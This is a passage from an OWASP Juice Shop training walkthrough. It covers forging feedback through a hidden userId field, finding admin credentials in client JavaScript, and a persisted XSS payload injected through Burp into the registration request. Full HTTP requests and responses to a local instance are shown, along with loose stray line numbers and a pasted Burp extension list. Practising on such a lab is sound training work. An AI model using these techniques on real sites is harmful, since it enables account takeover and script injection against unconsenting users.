2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515

```



5. Broken Access Control :

BAC vulnerabilities allow unauthorized users to access resources or perform actions they shouldn't be able to. In the Juice Shop, these vulnerabilities can be exploited in various ways, providing valuable learning opportunities for aspiring security professionals.

Here we are trying to get the access of others account by sending a feedback from other users account. So to start with this we must have an user account logged in and Go to the customer feedback session and enter the details. Now, inspect the page and try to find if anything is hidden or not.



After the seeing the hidden field, delete it and what's the hidden object. A number will appear and it can give a good signal to our challenge. So this is the proper way of bypassing the BAC. Now we can enter the password in the blank column as we are the userId 22 in the column.



Enter 1 in the field and click submit as we guess that user 1 is the admin and see what happens.

You successfully solved a challenge: Forged Feedback (Post some feedback in another user's name.)

Customer Feedback

22

Author

***i@test.com

Comment *

Max 160 characters 0/160

Rating

CAPTCHA: What is 10+6+7 ?

Result *

BOOM ! we got the access and now we have completed the challenge.

Another example or challenge is we can go through the inspect page and go to debugger (main file) to check if there any admin page exists. In admin page check for user and password. And you will the both creds and now can enter it and login as an administrator. This is also an Broken access control methodology you get an unauthorised access to the web app.

The screenshot shows a web application debugger interface. The 'Sources' panel on the left displays a search for 'admin' with 26 results. The 'main.js' file is open, showing a JavaScript function that handles user login. The code includes comments and logic for logging in as an administrator. The 'Debugger' panel on the right shows the execution of the code, with the 'admin' variable highlighted in red. The 'Console' panel at the bottom shows the output of the code, including the message 'You have been logged in as the administrator of the shop (thanks to...)'.

6. Security Misconfiguration

Security misconfiguration is same as BAC because if you misconfigured anything its a flaw in the entity. Imagine a fortress with sturdy walls and vigilant guards, but one gate left unlatched. That's the essence of security misconfiguration—a seemingly small oversight that can expose sensitive systems and data to potential attackers.

You have prove and error in an input bar where you see the website is taking an input and enter any value like (.,',"). Try inspecting the web pages and source code and find more security flaws. Also use burp to intercept to search for misconfigurations.

7. Cross-Site Scripting (XSS)

To be a good pentester you should always try to search for an input on the website.

Client-side XSS Protection



★★★

Perform a *persisted* XSS attack with `<iframe src="javascript:alert('xss')">` bypassing a client-side security mechanism.


XSS

Danger Zone

Try search string and enter the given query in the search bar. After completing this challenge will be completed.



Boom ! we have got the root access by using the DOM XSS. we can also do a client side XSS and try exploiting. Copy the payload and Go in new account creation.



So try creating a new account and enter the creds and intercept it from burp suit. After intercept the request.

A dark-themed "User Registration" form. It has five input fields: "Email *" with "xss@gmail.com", "Password *" with masked dots and a hint "Password must be 5-40 characters long." and "5/20", "Repeat Password *" with masked dots and "5/40", "Security Question *" with "Your eldest siblings middle name?" and a dropdown arrow, and "Answer *" with "max". A "Show password advice" toggle is on. At the bottom is a "+ Register" button.

Paste the payload in the email in the burp and forward the intercept to the repeater.

Request

PrettyRawHex

1

POST /api/Users/ HTTP/1.1

2

Host: 127.0.0.1:42000

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: application/json, text/plain, */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/json

8

Content-Length: 270

9

Origin: http://127.0.0.1:42000

10

Connection: close

11

Referer: http://127.0.0.1:42000/

12

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=qzLEeMamvRrSowgNW2A4LcZTjf8h29u1pcBKurra7p4QbZ8BxKL9D30kPlX

13

Sec-Fetch-Dest: empty

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Site: same-origin

16

17

{

18

"email": "<iframe src='javascript:alert(`xss`)'>",

19

"password": "12345",

20

"passwordRepeat": "12345",

21

"securityQuestion": {

22

"id": 1,

23

"question": "Your eldest siblings middle name?",

24

"createdAt": "2024-01-16T00:00:46.539Z",

25

"updatedAt": "2024-01-16T00:00:46.539Z"

26

},

27

"securityAnswer": "max"

28

}

29

}

Response

PrettyRawHexRender

1

HTTP/1.1 500 Internal Server Error

2

Access-Control-Allow-Origin: *

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

X-Recruiting: /#/jobs

7

Content-Type: application/json; charset=utf-8

8

Vary: Accept-Encoding

9

Date: Tue, 16 Jan 2024 02:48:00 GMT

10

Connection: close

11

Content-Length: 1281

12

13

{

14

"error": {

15

"message": "Unexpected token j in JSON at position 23",

16

"stack":

17

"SyntaxError: Unexpected token j in JSON at position 23\n at JSON.parse (<anonymous>)\n at jsonParser (/var/lib/juice-shop/build/server.js:291:33)\n at Layer.handle [as handle_e_request] (/var/lib/juice-shop/node_modules/express/lib/router/layer.js:95:5)\n at trim_prefix (/var/lib/juice-shop/node_modules/express/lib/router/index.js:328:13)\n at /var/lib/juice-shop/node_modules/express/lib/router/index.js:286:9\n at Function.process_params (/var/lib/juice-shop/node_modules/express/lib/router/index.js:346:12)\n at next (/var/lib/juice-shop/node_modules/express/lib/router/index.js:280:10)\n at /var/lib/juice-shop/node_modules/body-parser/lib/read.js:137:5\n at AsyncResource.runInAsyncScope (node:async_hooks:203:9)\n at invokeCallback (/var/lib/juice-shop/node_modules/raw-body/index.js:238:16)\n at done (/var/lib/juice-shop/node_modules/raw-body/index.js:227:7)\n at IncomingMessage.onEnd (/var/lib/juice-shop/node_modules/raw-body/index.js:287:7)\n at IncomingMessage.emit (node:events:517:28)\n at endReadableNT (node:internal/streams/readable:1400:12)\n at process.processTicksAndRejections (node:internal/process/task_queues:82:21)"

18

}

19

}

You will receive an error, make changes in the payload and send it again.

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x2 x+SendCancel<>>

Request

PrettyRawHex

1

POST /api/Users/ HTTP/1.1

2

Host: 127.0.0.1:42000

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

4

Accept: application/json, text/plain, */*

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/json

8

Content-Length: 272

9

Origin: http://127.0.0.1:42000

10

Connection: close

11

Referer: http://127.0.0.1:42000/

12

Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=qzLEeMamvRrSowgNW2A4LcZTjf8h29u1pcBKurra7p4QbZ8BxKL9D30kPlX

13

Sec-Fetch-Dest: empty

14

Sec-Fetch-Mode: cors

15

Sec-Fetch-Site: same-origin

16

17

{

18

"email": "<iframe src='\"javascript:alert(`xss`)\"'>",

19

"password": "12345",

20

"passwordRepeat": "12345",

21

"securityQuestion": {

22

"id": 1,

23

"question": "Your eldest siblings middle name?",

24

"createdAt": "2024-01-16T00:00:46.539Z",

25

"updatedAt": "2024-01-16T00:00:46.539Z"

26

},

27

"securityAnswer": "max"

28

}

29

}

Response

PrettyRawHexRender

1

HTTP/1.1 201 Created

2

Access-Control-Allow-Origin: *

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

X-Recruiting: /#/jobs

7

Location: /api/Users/23

8

Content-Type: application/json; charset=utf-8

9

Content-Length: 331

10

ETag: W/"14b-PljLR3vPgSCAJij4VGms2S9off0"

11

Vary: Accept-Encoding

12

Date: Tue, 16 Jan 2024 02:51:07 GMT

13

Connection: close

14

15

{

16

"status": "success",

17

"data": {

18

"username": "",

19

"role": "customer",

20

"deluxeToken": "",

21

"lastLoginIp": "0.0.0.0",

22

"profileImage": "/assets/public/images/uploads/default.svg",

23

"isActive": true,

24

"id": 23,

25

"email": "<iframe src='\"javascript:alert(`xss`)\"'>",

26

"updatedAt": "2024-01-16T02:51:07.289Z",

27

"createdAt": "2024-01-16T02:51:07.289Z",

28

"deletedAt": null

29

}

30


}

You successfully solved a challenge: Client-side XSS Protection (Perform a persisted XSS attack with `<iframe src='\"javascript:alert(`xss`)\"'>` bypassing a client-side security mechanism.) you can try other challenges as well and make more benefit of the juice shop.

8. Insecure Deserialization

The "Blocked RCE DoS" challenge in OWASP Juice Shop presents a unique opportunity to understand and analyze a specific type of Denial-of-Service (DoS) attack, all within the safe confines of a controlled environment. While exploring this challenge, remember to maintain ethical hacking practices and focus solely on the Juice Shop platform. The process of serialisation and deserialization is new in oswap. You can study a pentest tool called ysoserial and that will teach you enough about deserialization process .

This is a complex attack, start inspecting code and go the main.js in the debugger and search serial/deserial. And you will find something like this:



Prevention and Best Practices:

To prevent insecure deserialization, it's essential to validate and sanitise any serialised input data. Developers should implement proper input validation and ensure that deserialization is done securely. Additionally, enforcing the principle of least privilege and using strong, random encryption keys can further enhance security.

9. Using Components with Known Vulnerabilities

Using vulnerable components refers to employing software components (like libraries, frameworks, or other modules) within an application or system that have known security weaknesses. These vulnerabilities can be exploited by attackers to gain unauthorized access, steal data, or disrupt operations.

Even the service or software is not update, they are prone for a vulnerability and can be exploited to number of attacks. So if you to the burp suit in the extension section you can find some extensions that can help to scan this common vulnerabilities the components.

Project

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Installed

BApp Store

APIs

BChecks

Extensions settings

Total estimated system impact: **None**

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name

Installed

Rating

Popularity

Last updated

System imp...

Detail

.NET Beautifier

☆☆☆☆☆

23 Jan 2017

Low

Requires Burp ...

403 Bypasser

☆☆☆☆☆

27 Sep 2022

Low

SGC API Parser

☆☆☆☆☆

23 Sep 2021

Low

Active Scan++

☆☆☆☆☆

23 Nov 2023

Low

Requires Burp ...

Add & Track Custom Issu...

☆☆☆☆☆

25 Feb 2022

Low

Requires Burp ...

Add Custom Header

☆☆☆☆☆

08 Jul 2020

Low

Add to SiteMap+

☆☆☆☆☆

28 Nov 2022

Low

Additional CSRF Checks

☆☆☆☆☆

14 Dec 2018

Low

Additional Scanner Checks

☆☆☆☆☆

21 Dec 2018

Low

Requires Burp ...

Adhoc Payload Processors

☆☆☆☆☆

31 Jan 2022

Low

AES Killer, decrypt AES tr...

☆☆☆☆☆

13 May 2021

Low

AES Payloads

☆☆☆☆☆

04 Feb 2022

Low

Requires Burp ...

Agarthia - LFI, RCE, SQLi...

☆☆☆☆☆

28 Jul 2023

Medium

Anonymous Cloud, Confi...

☆☆☆☆☆

17 Jan 2023

Low

Requires Burp ...

Anti-CSRF Token From R...

☆☆☆☆☆

28 Feb 2020

Low

Asset Discovery

☆☆☆☆☆

12 Sep 2019

Low

Requires Burp ...

Attack Surface Detector

☆☆☆☆☆

16 Dec 2021

Low

Auth Analyzer

☆☆☆☆☆

20 Dec 2022

Low

Authentication Token Ob...

☆☆☆☆☆

08 Mar 2023

Low

AuthMatrix

☆☆☆☆☆

15 Oct 2021

Low

Authz

☆☆☆☆☆

01 Jul 2014

Low

Auto-Drop Requests

☆☆☆☆☆

10 Feb 2022

Low

AutoRepeater

☆☆☆☆☆

06 Jun 2023

Low

Authorize

☆☆☆☆☆

06 Jun 2023

Low

Autowasp

☆☆☆☆☆

10 Feb 2022

Low

Requires Burp ...

AWS Cognito

☆☆☆☆☆

13 Dec 2023

Low

Requires Burp ...

AWS Security Checks

☆☆☆☆☆

18 Jan 2018

Medium

Requires Burp ...

AWS Signer

☆☆☆☆☆

08 Jun 2022

Low

AWS Sigv4

☆☆☆☆☆

03 Aug 2023

Medium

Backlash Powered Scan...

☆☆☆☆☆

10 Oct 2023

Low

Requires Burp ...

Backup Finder

☆☆☆☆☆

04 Aug 2022

Low

Batch Scan Report Gene...

☆☆☆☆☆

04 Feb 2022

Low

Requires Burp ...

BCheck Helper

☆☆☆☆☆

04 Jan 2024

Low

Requires Burp ...

BeanStack - Stack-trace ...

☆☆☆☆☆

04 Feb 2022

Low

Requires Burp ...

Blazer

☆☆☆☆☆

01 Feb 2017

Low

Blazor Traffic Processor

☆☆☆☆☆

21 Sep 2023

Low

Bookmarks

☆☆☆☆☆

21 May 2020

Low

Bradamsa

☆☆☆☆☆

02 Jul 2014

Low

Brida, Burp to Frida bridge

☆☆☆☆☆

15 Aug 2023

Low

Broken Link Hijacking

☆☆☆☆☆

23 Jul 2019

Low

Requires Burp ...

Browser Repeater

☆☆☆☆☆

01 Jul 2014

Low

Buby

☆☆☆☆☆

14 Feb 2017

Low

Requires Burp ...

BugPoC

☆☆☆☆☆

22 Jun 2020

Low

Burp Security Scan Check...

☆☆☆☆☆

04 Feb 2023

Low

Requires Burp ...

.NET Beautifier

This extension beautifies .NET requests to make the body parameters more human readable. Built-in parameters like __VIEWSTATE have values masked. Form field names have the auto-generated part of their name removed.

Requests are only beautified in contexts where they can be edited, such as the Proxy intercept view.

For example, a .NET request with the following body:

```
__VIEWSTATE=%2oiAIHfIohsdoigjKLASgjghajklgjSDGsjdglSDJgSDJGsdgjSGJDDSaasdfja9sdjfasdfja0sdfja... [16 lines later] ...
&ctl00%24ctl00%24InnerContentPlaceholder%24Element_42%24ctl00%24FrmLogin%24TxtUsername_interna
al=username&ctl00%24ctl00%24InnerContentPlaceholder%24Element_42%24ctl00%24FrmLogin%24TxtPass
word_internal=password&ctl00%24ctl00%24InnerContentPlaceholder%24Element_42%24ctl00%248tnLogi
n=Login
```

will be displayed like this:

```
__VIEWSTATE=<snipped out for
sanity>&TxtUsername_internal=username&TxtPassword_internal=password&BtnLogin=Login
```

This is done without compromising the integrity of the underlying message so you can edit parameter values and the request will be correctly reconstructed. You can also send the beautified messages to other Burp tools, and they will be handled correctly.

Estimated system impact

Overall: **Low**

Memory: **Low** CPU: **Low** Time: **Low** Scanner: **Low**

Author: **Nadeem Douba**

Version: **0.3**


Source: <https://github.com/portswigger/dotnet-beautifier>

Updated: **23 Jan 2017**

Rating: ☆☆☆☆☆

Popularity:

So there are bunch of different ones which can provide additional scanner checks and software version reporter. But the thing is this comes under the pro version of the burp suit. If you want to do it for free you can do it to an extension call wappalyzer, where you find information about the web app.



Here we find the versions of the technologies that are used and can find the vulnerabilities according to the versions used. Also you can run nessus against the web app to scan for potential vulnerabilities or that might have open ports to be exploited.

10. Insufficient Logging & Monitoring

Insufficient logging and monitoring is a significant security vulnerability that weakens your defenses against various threats. It essentially means that your systems lack the visibility and awareness needed to detect and respond to suspicious activities in a timely manner.

Why is it problematic?

- **Blind spot for attackers:** Attackers exploit the lack of visibility to operate undetected within your systems. They can steal data, compromise accounts, or disrupt operations without triggering alarms.
- **Delayed response:** Even if an attack is detected eventually, a lack of comprehensive logs and efficient monitoring hinders a swift and effective response. This allows attackers to inflict further damage or exfiltrate information before being stopped.
- **Compliance issues:** Many regulations and frameworks mandate adequate logging and monitoring practices. Insufficient implementation can lead to compliance failures and potential penalties.

CONCLUSION :

Throughout this documentation, we have explored the methodologies employed, vulnerabilities unearthed, and the corresponding recommendations for remediation. The objective was not solely to identify weaknesses but to empower with knowledge and practical skills that transcend the specific application under scrutiny. As we reflect on the findings, it becomes evident that cybersecurity is an ever-evolving field, and continuous learning and adaptation are crucial for staying ahead of potential threats.

